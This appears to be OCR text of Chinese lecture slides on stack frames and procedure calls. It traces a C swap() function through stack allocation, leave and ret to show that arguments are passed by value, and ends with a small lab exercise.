
③ swap()的准备工作：分配栈空间




③ swap()的准备工作：分配栈空间




④ swap()执行过程体




④ swap()过程体执行




⑤ swap()恢复现场：leave指令执行



⑤ swap()恢复现场：leave指令执行



⑥ swap()返回：ret指令执行



swap()返回：ret指令执行


main()：add指令执行，回收部分栈空间

栈和过程调用–按值传递参数示例


```
#include <stdio.h>
int swap (int x, int y )
{
   int t=x;
       x=y;
       y=t;
}

void main ( )
{  int a=15, b=22;
   swap (a, b);
   printf ("a=%d\tb=%d\n", a, b);
}
```

1. 打开反汇编后的文档，找出过程调用中的相关语句
2. 调试执行程序，画出过程调用中栈帧结构图，理解栈和过程调用
3. 理解参数的按值传递含义




main中“swap（a，b）”执行前

